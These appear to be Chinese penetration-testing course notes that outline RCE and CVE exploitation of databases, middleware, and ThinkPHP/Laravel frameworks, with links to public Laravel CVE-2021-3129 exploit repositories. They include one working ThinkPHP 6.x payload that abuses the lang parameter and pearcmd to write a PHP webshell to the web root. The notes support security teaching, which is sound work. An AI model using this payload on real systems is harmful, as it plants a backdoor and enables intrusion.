




#知识点:

- 1、数据库-Redis-未授权 RCE&CVE
- 2、数据库-Couchdb-未授权 RCE&CVE
- 3、数据库-H2database-未授权 RCE&CVE

- 1、中间件-IIS-短文件&解析&蓝屏等
- 2、中间件-Nginx-文件解析&命令执行等
- 3、中间件-Apache-RCE&目录遍历&文件解析等
- 4、中间件-Tomcat-弱口令&文件上传&文件包含等

- 1、中间件-Jetty-CVE&信息泄漏
- 2、中间件-Jenkins-CVE&RCE 执行
- 3、中间件-Weblogic-CVE&反序列化&RCE
- 4、应用 WPS-HW2023-RCE&复现&上线 CS

- 1、PHP-框架安全-Thinkphp&Laravel
- 2、J2EE-框架安全-SpringBoot&Struts2

#章节点:

- 1、目标判断-端口扫描&组合判断&信息来源
- 2、安全问题-配置不当&CVE 漏洞&弱口令爆破
- 3、复现对象-数据库&中间件&开发框架&应用协议
- 4、HW 复现-近几年新洞-除上述外的对象各种应用

#常见语言开发框架:

PHP: Thinkphp Laravel YII CodeIgniter CakePHP Zend 等

JAVA: Spring MyBatis Hibernate Struts2 Springboot 等

Python: Django Flask Bottle Turbobars Tornado Web2py 等

Javascript: Vue.js Node.js Bootstrap JQuery Angular 等

#常见语言开发组件: 下节课补充





Presented with xmind

演示案例：

- PHP-框架安全-Thinkphp&Laravel
 - J2EE-框架安全-SpringBoot&Struts2
-
-

#PHP-框架安全-Thinkphp&Laravel

#Laravel 是一套简洁、优雅的 PHP Web 开发框架(PHP Web Framework)。

1、CVE-2021-3129 RCE

Laravel <= 8.4.2

<https://github.com/zhzyker/CVE-2021-3129>

<https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP>

#Thinkphp-3.X RCE-6.X RCE

1、ThinkPHP 是一套开源的、基于 PHP 的轻量级 Web 应用开发框架

综合工具：武器库-Thinkphp 专检（3-6 版本）

2、6.X lang RCE

https://blog.csdn.net/m0_71518346/article/details/128360317

?lang=../../../../../../../../usr/local/lib/php/pearcmd&+config-create+/?=@eval(\$_REQUEST['x']);?>+/var/www/html/x.php

涉及资源：

补充：[涉及录像课件资源软件包资料等下载地址](#)
